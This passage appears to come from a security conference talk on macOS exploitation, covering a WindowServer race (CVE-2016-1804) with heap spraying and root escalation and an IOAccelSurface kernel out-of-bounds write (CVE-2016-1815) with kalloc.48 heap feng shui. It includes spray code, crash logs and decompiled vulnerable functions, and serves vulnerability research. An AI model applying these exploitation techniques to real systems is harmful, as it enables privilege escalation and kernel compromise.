        result = *(_QWORD *)NDR_record_ptr;
        *(_QWORD *)a1 + 24 = *(_QWORD *)NDR_record_ptr;
        return result;
    }
    if ( *(_DWORD *)a1 + 104 <= 0x1Fu )
    {
        *(_DWORD *)a2 + 32 = -309;
    }
LABEL_15:
    result = *(_QWORD *)NDR_record_ptr;
    *(_QWORD *)a2 + 24 = *(_QWORD *)NDR_record_ptr;
    return result;
}
*(_WORD *)a2 + 38 = 19;

```

What's in _XRegisterClientOptions

- Accept a serialized PropertyList (Same concept as List vs JSON)
- What is CFPropertyList?
 - Check what Apple says
 - Can be CFData, CFString, CFArray, CFDictionary, CFDate, CFBoolean, and CFNumber
- Which one we choose?
 - Of course CFDictionary, because this API only accepts CFDictionary as valid data
 - So CFArray also good

```
    v16 = CFPropertyListCreateWithData(v11, v12, OLL, OLL, OLL);
    v14 = v16;
    if ( v16 )
    {
        v17 = v16;
        v18 = CFGetTypeID(v16);
        if ( v18 != CFDictionaryGetTypeID(v17, v15) )
        {
            CFRelease(v14);
            v14 = OLL;
        }
    }
    CFRelease(v13);
}
```

CFPropertyList Reference

Language: [Objective-C](#) [Swift](#) **Both** On This Page [Options](#)

Availability
Not Applicable

CFPropertyList provides functions that convert property list objects to and from several serialized formats such as XML. The [CFPropertyListRef](#) type that denotes CFPropertyList objects is an abstract type for property list objects. Depending on the contents of the XML data used to create the property list, CFPropertyListRef can be any of the property list objects: CFData, CFString, CFArray, CFDictionary, CFDate, CFBoolean, and CFNumber. Note that if you use a property list to generate XML, the keys of any dictionaries in the property list must be CFString objects.

Again, what structure to fill in

- First thinking
 - Use CFDictionary and put many CFData/CFString into the CFDictionary (Because you can control content of CFData/CFString)
 - Bad news: CFData not good because itself is 0x30 in length, the first 8 bytes struct CFData itself is not controllable, but only its content. Reduce the reliability by half
 - Worse news: Only CFMutableData and CFMutableString have separate controlled buffer. Deserialized CFxxxx are not mutable, which the controlled data is inlined... (Except for large data, but those are not good to fill in 0x30 data)

Our last hope

- Rely on `CFPropertyListCreateWithData`
- Cannot rely on `CFData/CFString`
- What if the `CFPropertyListCreateWithData` creates some internal struct and free it
 - Also useful?
- Ok, let's focus on `CFPropertyListCreateWithData` implementation
 - Wow, it is open sourced!

```
if ( v12 )
{
    v15 = v12;
    v16 = CFPropertyListCreateWithData(v11, v12, OLL, OLL, OLL);
    v14 = v16;
    if ( v16 )
    {
        v17 = v16;
        v18 = CFGetTypeID(v16);
        if ( v18 != CFDictionaryGetTypeID(v17, v15) )
        {
            CFRelease(v14);
            v14 = OLL;
        }
    }
    CFRelease(v13);
}
```

What is CFPropertyListCreateWithData

- Deserialization logic
 - Parse serialized buffer data and transform to basic CFxxx structures
 - A complicated implementation with recursive functions
 - `_CFPropertyListCreateWithData` -
`> __CFTryParseBinaryPlist` ->
`__CFBinaryPlistCreateObjectFiltered`
- `CFBinaryPlistCreateObjectFiltered`
 - Token parsing

```

01061: CF_PRIVATE bool __CFBinaryPlistCreateObjectFiltered(const uint8_t *databytes,
01062:
01063:     if (objects) {
01064:         *plist = CFDictionaryGetValue(objects, (const void *) (uintptr_t)startOffset);
01065:         if (*plist) {
01066:             // have to assume that '*plist' was previously created with same allocator that i
01067:             CFRetain(*plist);
01068:             return true;
01069:         }
01070:     }
01071:
01072:     // at any one invocation of this function, set should contain the offsets in the "path" d
01073:     if (set && CFSetContainsValue(set, (const void *) (uintptr_t)startOffset)) FAIL_FALSE;
01074:
01075:     // databytes is trusted to be at least datalen bytes long
01076:     // *trailer contents are trusted, even for overflows -- was checked when the trailer was
01077:     uint64_t objectsRangeStart = 8, objectsRangeEnd = trailer->offsetTableOffset - 1;
01078:     if (startOffset < objectsRangeStart || objectsRangeEnd < startOffset) FAIL_FALSE;
01079:
01080:     uint64_t off;
01081:     CFPropertyListRef *list;
01082:
01083:     uint8_t marker = *(databytes + startOffset);
01084:     switch (marker & 0xf0) {
01085:     case kCFBinaryPlistMarkerNull:
01086:     switch (marker) {
01087:     case kCFBinaryPlistMarkerNull:
01088:         *plist = kCFNull;
01089:         return true;
01090:     case kCFBinaryPlistMarkerFalse:
01091:         *plist = !(0) ? CFRetain(kCFBooleanFalse) : kCFBooleanFalse;
01092:         return true;
01093:     case kCFBinaryPlistMarkerTrue:
01094:         *plist = !(0) ? CFRetain(kCFBooleanTrue) : kCFBooleanTrue;
01095:         return true;
01096:     }
01097:     FAIL_FALSE;
01098:     case kCFBinaryPlistMarkerInt:

```

Function Prototype in CFBinaryPList.c (cf-1153.18) at line 731

Oh, Unicode saves the world again!

- Case kCFBinaryPlistMarkerUnicode16String
 - A temp buffer is allocated and freed after processing

Allocate the buffer, size
user controlled

Copy the user
controlled data to the
buffer

Free the buffer

```
CF_PRIVATE bool __CFBinaryPlistCreateObjectFiltered(const uint8_t *databytes, uint64_t datalen, uint64_t s
...
case kCFBinaryPlistMarkerUnicode16String: {
    const uint8_t *ptr = databytes + startOffset;
    int32_t err = CF_NO_ERROR;
    ptr = check_ptr_add(ptr, 1, &err);
    if (CF_NO_ERROR != err) FAIL_FALSE;
    CFIndex cnt = marker & 0x0f;
    if (0xf == cnt) {
        uint64_t bigint = 0;
        if (!readInt(ptr, databytes + objectsRangeEnd, &bigint, &ptr)) FAIL_FALSE;
        if (LONG_MAX < bigint) FAIL_FALSE;
        cnt = (CFIndex)bigint;
    }
    const uint8_t *extent = check_ptr_add(ptr, cnt, &err) - 1;
    extent = check_ptr_add(extent, cnt, &err); // 2 bytes per character
    if (CF_NO_ERROR != err) FAIL_FALSE;
    if (databytes + objectsRangeEnd < extent) FAIL_FALSE;
    size_t byte_cnt = check_size_t_mul(cnt, sizeof(UniChar), &err);
    if (CF_NO_ERROR != err) FAIL_FALSE;
    UniChar *chars = (UniChar *)CFAllocatorAllocate(kCFAllocatorSystemDefault, byte_cnt, 0); //allocate
    if (!chars) FAIL_FALSE;
    memmove(chars, ptr, byte_cnt); //control the memory content
    for (CFIndex idx = 0; idx < cnt; idx++) {
        chars[idx] = CFSwapInt16BigToHost(chars[idx]);
    }
    if (mutabilityOption == kCFPropertyListMutableContainersAndLeaves) {
        CFStringRef str = CFStringCreateWithCharacters(allocator, chars, cnt);
        *plist = str ? CFStringCreateMutableCopy(allocator, 0, str) : NULL;
        if (str) CFRelease(str);
    } else {
        *plist = CFStringCreateWithCharacters(allocator, chars, cnt);
    }
    CFAllocatorDeallocate(kCFAllocatorSystemDefault, chars); //deallocate
    if (objects && *plist && (mutabilityOption != kCFPropertyListMutableContainersAndLeaves)) {
        CFDictionarySetValue(objects, (const void *) (uintptr_t)startOffset, *plist);
    }
    return (*plist) ? true : false;
}
```

Exploitation of CVE-2016-1804: Fill in the data

- Wrap up:
 - Create thread 1, triggering the vulnerability again and again
 - Create thread 2, send a request to `_XRegisterClientOptions`
 - With a `CFDictionary/CFArray` full of controlled Unicode `CFString`
 - `CFStringCreateWithCharacters` creates Unicode16 `CFString`

Creates a string from a buffer of Unicode characters.

Declaration

SWIFT

```
func CFStringCreateWithCharacters(_ alloc: CFAllocator!, _ chars: UnsafePointer<UniChar>, _ numChars: CFIndex) -> CFString!
```

OBJECTIVE-C

```
CFStringRef CFStringCreateWithCharacters ( CFAllocatorRef alloc, const UniChar *chars, CFIndex numChars );
```

```
CFArrayRef carray;
CFDictionaryRef cdictAll;
cdictAll = CFDictionaryCreateMutable(0, 0, &
    kCFTypeDictionaryKeyCallBacks, &
    kCFTypeDictionaryValueCallBacks);
for (int j = 0; j < 1; j++)
{
    carray = CFArrayCreateMutable(0, 0, &
        kCFTypeArrayCallBacks);
    for (int i = 0; i < 60000; i++) //make the parsing
        slower at server side
    {
        tmpbuf1 = malloc(0x30);
        memset(tmpbuf1, 0x41, 0x30);
        tmpbuf1[0x2f] = 0;
        strref1 = CFStringCreateWithCharacters(NULL, (
            unsigned short *)tmpbuf1, 0x18); //
        CFStringCreateWithCharacters creates unicode16 strings
        CFArrayAppendValue(carray, strref1);
        CFRelease(strref1);
        free(tmpbuf1);
    }
    memset(key1, 0, 20);
    sprintf(key1, "%d", j);
    strref3 = CFStringCreateWithCString(NULL, key1,
        kCFStringEncodingASCII);
    CFDictionarySetValue(cdictAll, strref3, carray);
    CFRelease(strref3);
    CFRelease(carray);
}
```

Exploitation of CVE-2016-1804: Fill in the data

```
Exception Type:          EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:        KERN_INVALID_ADDRESS at 0
                        x0000414141414158 //race successful
Exception Note:         EXC_CORPSE_NOTIFY

VM Regions Near 0x414141414158:
  Process Corpse Info   00000001e3ba8000-00000001
  e3da8000 [ 2048K] rw-/rwx SM=COW
-->
  STACK GUARD
  0000700000000000-0000700000001000 [    4K] ---/rwx SM=
  NUL  stack guard for thread 1

Application Specific Information:
objc_msgSend() selector name: release

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0  libobjc.A.dylib          0x00007fff98ef94dd
   objc_msgSend + 29
```

Exploitation of CVE-2016-1804:Heap spray

- A simple test

```
buf = malloc(0x60);  
printf("addr is %p.\n", buf);
```

- Run it 3 times

```
addr is 0x7fd1e8c0f000.  
addr is 0x7fb720c0f000.  
addr is 0x7f8b2a40f000.
```

- The 5th byte is random..
 - It means you need 256*4G for reliable heap spray
 - Bad...

Exploitation of CVE-2016-1804:Heap spray

- Another test

```
buf = malloc(0x20000);  
printf("addr is %p.\n", buf);
```

- Run it 3 times

```
addr is 0x10d2ed000.  
addr is 0x104ff7000.  
addr is 0x10eb68000.
```

- 5th byte always 0x1
 - Spraying will be very reliable

Exploitation of CVE-2016-1804:Heap spray

- Strategy is different
 - Need persistent in memory
 - Need to allocate large block of memory (Memory is less randomized)
 - Both CoreGraphics API and QuartzCore API are good candidate
- Something is same
 - Need to pick up a OOL descriptor message

Exploitation of CVE-2016-1804:Heap spray

- CGXSetConnectionProperty is a good candidate
 - Get the CFDictionary object from global, if not exist then create
 - Set the key/value pair according to user's input
 - Can set the value many times by sending multiple messages where keys are different

```
void __fastcall CGXSetConnectionProperty(int a1, __int64
a2, __int64 a3)
{
    ...
    v3 = a3;
    if ( !a2 )
        return;
    if ( a1 )
    {
        v5 = CGXConnectionForConnectionID();
        v6 = v5;
        if ( !v5 )
            return;
        v7 = *(_QWORD *) (v5 + 160); //get the connection
based dictionary, if not exist, create it.
        if ( !v7 )
        {
            v7 = CFDictionaryCreateMutable(0LL, 0LL,
kCFTypeDictionaryKeyCallBacks_ptr,
kCFTypeDictionaryValueCallBacks_ptr);
            *(_QWORD *) (v6 + 160) = v7;
        }
        if ( v3 )
            CFDictionarySetValue(v7, a2, v3);
        ...
    }
}
```

Exploitation of CVE-2016-1804: ASLR / Code execution

- ASLR is easy as it shares the same base address with Safari webkit
- Code execution:
 - <http://phrack.org/issues/66/4.html>
 - ROP

Exploitation of CVE-2016-1804: Root?

- Wait wait, we got only `_windowserver` context?
- Really? Nono
- We can `setuid` to current user as we get code execution, just similar as CVE-2016-1314
- Why not `setuid` and `setgid` to 0? Crazy! Let's try...
- Successful...
- Why?
 - `_windowserver` is process `euid`, `uid` is still root!
- Three bugs, three different privilege obtained... So I call it Chameleon.

Tencent

Demo



Kernel Attack Surface



The IOAccelSurface Family

- IOAccelSurface family plays an important role in Apple's Graphics Driver System
- However the interface was originally designed for WindowServer use solely and vulnerabilities are introduced when normal processes can call into this interface
- CVE-2016-1815 – `Blitzard` our p2o bug


Key Functions

- `Set_id_mode`
 - The function is responsible in initialization of the surface. Bitwised presentation type flags are specified, buffers are allocated and framebuffers connected with this surface are reserved. This interface must be called prior to all other surface interfaces to ensure this surface is valid to be worked on.
- `surface_control`
 - Basic attributes for the current surface are specified via this function, i.e. the flushing rectangle of current surface.
- `surface_lock_options`
 - Specifies lock options the current surface which are required for following operations. For example, a surface must first be locked before it's submitted for rendering.
- `surface_flush`
 - Exchange backup and current buffer. Triple buffering is enabled for certain surfaces.

Basic render unit

- The basic representing region unit in IOAccelerator subsystem is a 8 bytes rectangle structure with fields specified in `surface_control` function.
 - int16 x;
 - int16 y;
 - int16 w;
 - int16 h;

Typical Graphics Pipeline



set_scale and submit_swap

- The surface's holding drawing region can be scaled and combined with the original rectangle region to form a rectangle pair, `rect_pair_t`
- The drawing region specified in `surface_control` is represented in `int16`
 - After scaling it's represented as IEEE.754 float.
- `Submit_swap` submits the surface for rendering purpose and it will finally calls into blit operation.

Blit_param_t

- The pair and `blit_param_t` from `submit_swap` will be passed to `blit3d_submit_commands`.
- The two most interesting fields are two ints at offset 0x14 and 0x34, which is the current and target (physical) surface's width and height.

Blit3d_submit_commands

- Different incoming surface are cropped and resized and merged to match the display coordinate system with calculated scaling factor.
- After normalization two flushing rectangles are submitted to GPU via **BlitRectList**

Overflow in blit3d_submit_commands



- The OSX graphics coordinate system only accepts rectangles in range $[0,0,0x4000,0x4000]$ to draw on the physical screen
- However a logical surface can hold rectangle of negative coordinate and length.
 - represented by a signed 16bit integer, translates to range $[-0x8000, 0x7fff]$.
- The blit function needs to scale the logical rectangle to fit it in the specific range.

```
height = param->surfaceheight;
if ( param->surfacewidth > 0x4000u || height > 0x4000 )
{
    surfacewidth = param->surfacewidth;
    v15 = height + ((height >> 31) >> 18);
    height = param->surfaceheight;
    heightdivide4000 = height / 0x4000;
    heightdivide4000plus1 = height / 0x4000 + 1;
    bound = heightdivide4000plus1;
    bound = heightdivide4000plus1;
    v18 = 24LL * (height/0x4000+1);
    //...
    if ( !v24 )
        v23 = v22;
    vecptrs = operator new[] (v23);
}
```

`blit3d_submit_commands` check for current surface's width and target surface's height. If either of them is larger than 0x4000, Huston we need to scale the rectangles now.

- a vector array is allocated with size `height/0x4000` hoping to store the scaled output valid rectangles.
- The target surface's height always comes from a full-screen resource, i.e. the physical screen resolution. Like for non-retina Macbook Air, the height will be 900.
- As non mac has a resolution of larger than 0x4000, the vector array's length is fixed to 1.

Rectangle transformations on X axis



I believe you won't want to read this...

- Decompiled blit3d_submit_commands function

```
v45.m128d_f64[0] = (float)(COERCE_FLOAT(LODWORD(v45) ^ xmmword_69AC0) / *((float *)&v91 + 1));
v19 = v83 < v45.m128d_f64[0];
v46 = v83 == v45.m128d_f64[0];
*(_QWORD *)&v47 = *(unsigned __int128 *)&_mm_cmpltd_sd(v45, (__m128d)*((unsigned __int64 *)&v91 + 1));
if ( (v19 || v46) && v26 > v43 )
    v47 = (float)(COERCE_FLOAT(LODWORD(v43) ^ xmmword_69AC0) / *((float *)&v91 + 1));
v48 = *((float *)&v91 + 1);
*(_QWORD *)&v49.m128d_f64[0] = v27;
if ( (float)(v43 + *((float *)&v91 + 1)) > 16384.0 )
    v49.m128d_f64[0] = (float)((float)(16384.0 - v43) / *((float *)&v91 + 1));
v50 = v47;
v51.m128d_f64[0] = v82;
*(_QWORD *)&v51.m128d_f64[0] = (unsigned __int128)_mm_cmpltd_sd(v51, v49);
v52 = ~*(_QWORD *)&v51.m128d_f64[0] & 0x3FF0000000000000LL | *(_QWORD *)&v51.m128d_f64[0];
if ( v49.m128d_f64[0] <= v82 && (float)(v43 + *((float *)&v91 + 1)) > 16384.0 )
    *(double *)&v52 = (float)((float)(16384.0 - v43) / *((float *)&v91 + 1));
v53 = *(double *)&v52;
v54 = v53 - v50;
```

```
{
    if(rect1.x + rect1.length > 0)
    {
        rect1leftscale = 0.0;
        if(rect1.x < 0)
        {
            rect1leftscale = -rect1.x / rect1.length;//flip negative bound
        }
        rect1rightscale = 1.0;
        if(rect1.x + rect1.length > 0x4000)
        {
            rect1rightscale = (0x4000 - rect1.x) / rect1.length;
        }

        IGVector* vec = vector_array[abs(rect2.x)/0x4000];//WE CAN MAKE rect2.x > 0x4000 LINE1

        rect2.x = rect2.x % 0x4000;
        {
            rect2leftscale = 0;
            if(rect2.x < 0)
            {
                rect2leftscale = -rect2.x/length;//left larger one
            }
            finalleftscale = max(rect2leftscale, rect1leftscale);

            rect2rightscale = 1.0;
            if(rect2.x + rect2.len > 0x4000)
            {
                rect2rightscale = (0x4000 - rect2.x) / rect2.length;
            }

            finalrightscale = min(rect1rightscale, rect2rightscale);
        }
    }
}
rightscale = finalrightscale;
leftscale = finalleftscale;
```

Rewritten as IDA hex-rays cannot properly handle SSE floating point instructions

```

if(rightscale - leftscale) == 1.0 //all the rects are totally in screen
{
    //preserve
    vec.add(pair(rect1,rect2));
}
else if(rightscale - leftscale > 0.0) //rect has part out-of-screen, resize it.
{
    scalediff = rightscal - leftscale;
    rect1.length *= scalediff; //shrink length
    rect2.length *= scalediff; //shrink length
    if(rect1.len > 0 and rect2.len > 0)
    {
        rect1.x = leftscale*rect1.len + rect1.x; //increase x to make it non-negative
        rect2.x = leftscale*rect2.len + rect2.x;
        vec.add(pair(rect1, rect2));
        rightscale = 1.0
    }
}
rect2.x -= 0x4000;
++vec; //LINE2
}
while(rect2.len + rect2.x ) > 0.0 //LINE3, ensure left bound in screen

```

Rewritten as IDA hex-rays cannot properly handle SSE floating point instructions

OoB leads the way


- The code implicitly assumes that if the width is smaller than 0x4000, the incoming surface's height will also be smaller than 0x4000, which is the case for benign client like WindowServer, but not sure for funky clients.
- By supplying a surface with rect2.x set to value larger than 0x4000, LINE1 will perform access at vector_array[1], which definitely goes out-of-bound with function IGVector::add called on this oob location,

Determine the surface attributes

- By supplying size (0x4141, 0x4141, 0xffff, 0xffff) for surface and carefully prepare other surface options, we hit the above code path with rectangle (16705, 16705, -1, -1).
- These arguments will lead to out-of-bound access at `vec[1]`
- After preprocessing, the rectangle is transformed to y 16705, x 321, height -1, len -1, triggering one oob write
 - Then bail out in while condition in next loop

Revisit the IGVector

- struct IGVector{
 - int64 currentSize;
 - int64 capacity;
 - void* storage;
- }
- The vulnerable allocation of blit3d_submit_commands allocation falls at kalloc.48, which is crucial for our next Heap Feng Shui.



```

char __fastcall IGVector<rect_pair_t>::add(IGVector *this, rect_pair_t *pair)
{
    __int64 v3; // rsi@1
    __int64 sizeoffset; // rsi@4
    __int64 v6; // rcx@4

    v3 = this->currentSize;
    if ( this->currentSize == this->capacity )
        ret = IGVector<rect_pair_t>::grow(this, 2 * v3);
    if ( ret )
    {
        ++this->currentSize;
        sizeoffset = 32 * v3;
        *(_QWORD *)(this->storage + sizeoffset + 24) = *(_QWORD *)&pair->field_18;
        *(_QWORD *)(this->storage + sizeoffset + 16) = *(_QWORD *)&pair->field_10;
        v6 = *(_QWORD *)&pair->field_0;
        *(_QWORD *)(this->storage + sizeoffset + 8) = *(_QWORD *)&pair->field_8;
        *(_QWORD *)(this->storage + sizeoffset) = v6;
    }
    return this->storage;
}

```

```

lea     rax, [rsi+1]
mov     [rbx], rax
mov     rax, [rbx+10h]
shl     rsi, 5
mov     rcx, [r14+18h]
mov     [rax+rsi+18h], rcx
mov     rcx, [r14+10h]
mov     [rax+rsi+10h], rcx
mov     rcx, [r14]
mov     rdx, [r14+8]
mov     [rax+rsi+8], rdx
mov     [rax+rsi], rcx

```

Heap Fengshui in kalloc.48

- kalloc.48 is a zone used frequently in Kernel with IO Machado acting as the most commonly seen object in this zone and we must get rid of it
- Previous work mainly comes up with openServiceExtended and vm_map_copy to prepare the kernel heap.
- However these are not suitable for our exploitation

Heap Fengshui in kalloc.48 (cont.)

- ool_msg spray has small heap side-effect
 - but vm_map_copy's head 0x18 bytes is not controllable while we need control of 8 bytes at the head 0x8 position
- io_open_service_extended has massive side effect in kalloc.48 zone by producing an IOMachPort in every opened spraying connection
- io_open_service_extended has the limitation of spraying at most 37 items, constrained by the maximum properties count per IOServiceConnection can hold
 - The more items we can fill, the less side effect we will need to consider

IOCatalogueSendData

- The addDrivers functions accepts an OSArray with the following easy-to-meet conditions:
 - OSArray contains an OSDict
 - OSDict has key IOProviderClass
 - incoming OSDict must not be exactly same as any other pre-exists OSDict in Catalogue

```
// Add driver personality to catalogue.
OSArray * array = arrayForPersonality(personality);
if (!array) addPersonality(personality);
else
{
    count = array->getCount();
    while (count-->0) {
        OSDictionary * driver;

        // Be sure not to double up on personalities.
        driver = (OSDictionary *)array->getObject(count);
//...
        if (personality->isEqualTo(driver)) {
            break;
        }
    }
    if (count >= 0) {
        // its a dup
        continue;
    }
    result = array->setObject(personality);
//...
```

IOCatalogueSendData (cont.)

- prepare our sprayed content in the array part as the XML shows, and slightly changes one char at end of per spray to satisfy condition 3
- We only need control of +8-+16 bytes region

```
<array>
  <dict>
    <key>IOProviderClass</key>
    <string>ZZZZ</string>
    <key>ZZZZ</key>
    <array>
      <string>AAAAAAAAAAAAAAAAAAAA</string>
      <string>AAAAAAAAAAAAAAAAAAAA</string>
      ...
      <string>ZZZZZZZZZZZZZZZZZZZZ</string>
    </array>
  </dict>
</array>
```

Final spray routine in kalloc.48

- Spray 0x8000 combination of 1 vm_map_copy and 50 IOCatalogueSendData content of which totally controllable (both of size 0x30), pushing allocations to continuous stable region
- free vm_map_copys at 1/3 to 2/3 part, leaving holes in allocation
- trigger vulnerable function, vulnerable allocation will fall in hole we previously left



50 controlled blocks

Figure 6. Kalloc.48 layout before



50 controlled blocks

Figure 7. Kalloc.48 layout

